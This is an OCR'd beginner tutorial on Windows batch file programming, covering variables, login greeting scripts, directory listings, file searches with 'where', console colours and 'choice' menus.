
Note: there's a space after the question mark. This is to make it look neater on the screen. Save it and run the batch file.



STEP 2 The set **/p** name creates a variable called name, with the **/p** part indicating that an '**=prompt string**' is to follow. The Set command displays, sets or removes system and environmental variables. For example, while in the command prompt window enter:


```
set
```

To view the current system variables. Note the name= variable we just created.



STEP 3 Variables stored with Set can be called with the **%VARIABLENAME% syntax**. In the batch file, we used the newly created %name% syntax to call upon the contents of the variable called name. Your username, for example, is stored as a variable. Try this in a batch file:


```
echo Hello, %USERNAME%. What are you doing?
```



STEP 4 This is extremely useful if you want to create a unique, personal batch file that automatically runs when a user logs into Windows. Using the default systems variables that Windows itself creates, you can make a batch file that greets each user:

```
@echo off

echo Hello, %USERNAME%.
echo.
echo Thanks for logging in. Currently the network
is operating at 100%% efficiency.
echo.
echo Your Home directory is located at: %HOMEPATH%
echo The computer name you're logged in to is:
%COMPUTERNAME%
echo.
```

STEP 5 Save and execute the batch file changes; you can overwrite and still use name.bat if you want. The batch file takes the current system variables and reports them accordingly, depending on the user's login name and the name of the computer. Note: the double percent symbol means the percent sign will be displayed, and is not a variable.



STEP 6 Alternatively, you can run the batch file and display it on the user's desktop as a text file:

```
@echo off

echo Hello, %USERNAME%. > c:%HOMEPATH%\user.txt
echo. >> c:%HOMEPATH%\user.txt
echo Thanks for logging in. Currently the network
is operating at 100%% efficiency. >> c:%HOMEPATH%\
user.txt
echo. >> c:%HOMEPATH%\user.txt
echo Your Home directory is located at: %HOMEPATH%
>> c:%HOMEPATH%\user.txt
echo The computer name you're logged in to is:
%COMPUTERNAME% >> c:%HOMEPATH%\user.txt
echo. >> c:%HOMEPATH%\user.txt

notepad c:%HOMEPATH%\user.txt
```

The > outputs to a new file called user.txt, while the >> adds the lines within the file.

Playing with Variables

There's a lot you can accomplish with both the system and environmental variables, alongside your own. Mixing the two can make for a powerful and extremely useful batch file and when combined with other commands, the effect is really impressive.


USING MORE VARIABLES

Here's a good example of mixing system and environmental variables with some of your own creation, along with a number of external Windows commands.

STEP 1 Create a new batch file called list.bat and start it off with the `@echo off` command. Begin by clearing the command prompt screen and displaying a list of the current directories on the computer:

```
cls
dir "c:\" > list.txt
type list.txt
echo.
```


STEP 2 Save and execute the batch file. Within the command prompt you can see the contents of all the files and directories from the root of the C:\ drive; and as any user under Windows has permission to see this, there's no UAC elevated privileges required.



STEP 3 Now, create a batch file that displays the contents of any directory and post it as a text file to the user's screen. Add the following to the list.bat batch file:

```
echo Hello, %USERNAME%.
echo From the list, which folder would you like to
view?
set /p view= (enter as c:\folder)
dir "%view%" > view.txt
notepad.exe view.txt
```


STEP 4 What's happening here is the batch file asks the user to enter any of the directories displayed in the list it generated, in the form of '**c:\directory**'. Providing the user enters a valid directory, its contents are displayed as a text file. We created the view variable here along with %HOMEPATH%, to store the input and the text file.




STEP 5 It's always a good idea, when creating text files for the user to temporarily view, to clean up after yourself. There's nothing worse than having countless, random text files cluttering up the file system. That being the case, let's clear up with:

```
cls
del /Q view.txt
del /Q list.txt
echo All files deleted. System clean.
```


STEP 6 The additions to the batch file simply clear the command prompt window (using the cls command) and delete both the view.txt and list.txt files that were created by the batch file. The /Q flag in the del command means it deletes the files without any user input or notification. The final message informs the user that the files are removed.




STEP 7 Depending on how your system is configured, you may not get any directory information at all or a message stating Access Denied. This is because the UAC is blocking access to protected areas of the system, like c:\Windows or C:\Program Files. Therefore, you need to run the batch file as an Administrator. Click the Windows Start button and enter **CMD** again.




STEP 8 Instead of left clicking on the Command Prompt result, as you did the first time you opened it, right-click it and from the menu choose Run as Administrator. There is a risk that you could damage system files as the Administrator but as long as you're careful and don't do anything beyond viewing directories, you will be okay.



STEP 9 This action triggers the UAC warning message, asking you if you're sure you want to run the Windows command prompt with the elevated Administrator privileges. Most of the time we wouldn't recommend this course of action: the UAC is there to protect your system. In this case, however, click Yes.



STEP 10 With the UAC active, the command prompt looks a little different. For starters, it's now defaulting to the C:\WINDOWS\system32 folder and the top of the windows is labelled Administrator. To run the batch file, you need to navigate to the Batch Files directory with: **cd \Users\USERNAME\Documents\Batch Files**. To help, press the Tab key to auto-complete the directory names.



Batch File Programming

It's the little additions we can make to a batch file that help it stand out and ultimately become more useful. While the Windows graphical interface is still king, the command line can do just as much, and this is where batch files come into their own.


SEARCHING FOR FILES

Here's an interesting little batch file that you can easily extend for your own use. It asks the user for a file type to search for and displays the results.

STEP 1

We are introducing a couple of new commands into the mix here but we think they're really useful. Create a new batch file called seek.bat and in it put:

```
@echo off
cls
color 2
echo Please enter the type of file you want to
search for (MP3, DOC, JPG for example)
echo.
```



STEP 2

The new command in this instance is color (Americanised spelling). Color, as you already assume, changes the colour of the command prompt display. The color attributes are specified by two hex digits, the first corresponds to the background colour of the Command console and the second to the foreground, and can be any of the following values:

0 = Black	8 = Grey
1 = Blue	9 = Light Blue
2 = Green	A = Light Green
3 = Aqua	B = Light Aqua
4 = Red	C = Light Red
5 = Purple	D = Light Purple
6 = Yellow	E = Light Yellow
7 = White	F = Bright White


STEP 3

Now let's extend the seek.bat batch file:

```
@echo off
cls
color 2
echo Please enter the type of file you want to
search for (MP3, DOC, JPG for example)
echo.
set /p ext=
where /R c:\ *.%ext% > found.txt
notepad.exe found.txt
cls
color
del /Q found.txt
```

STEP 4

Another new command, Where, looks for a specific file or directory based on the user's requirements. In this case, we have created a blank variable called ext that the user can enter the file type in, which then searches using Where and dumps the results in a text file called found.txt. Save and run the batch file.




CHOICE MENUS

Creating a menu of choices is a classic batch file use and a good example to help expand your batch file programming skills. Here's some code to help you understand how it all works.


STEP 1 Rather than using a variable to process a user's response, batch files can instead use the Choice command in conjunction with an ErrorLevel parameter to make a menu. Create a new file called menu.bat and enter the following:

```
@echo off
cls
choice /M "Do you want to continue? Y/N"
if errorlevel 2 goto N
if errorlevel 1 goto Y
goto End:
```




STEP 2 Running the code produces an error as we've called a Goto command without any reference to it in the file. Goto does exactly that, goes to a specific line in the batch file. Finish the file with the following and run it again:

```
:N
echo.
echo You chose No. Goodbye.
goto End

:Y
echo.
echo You chose Yes. Hello

:End
```



STEP 3 The output from your choice is different depending on whether you pick Y or N. The :End part simply signifies the end of the file (also known as EOF). Without it the batch file runs through each line and display the Y response even if you enter N; so it's important to remember to follow your Goto commands.



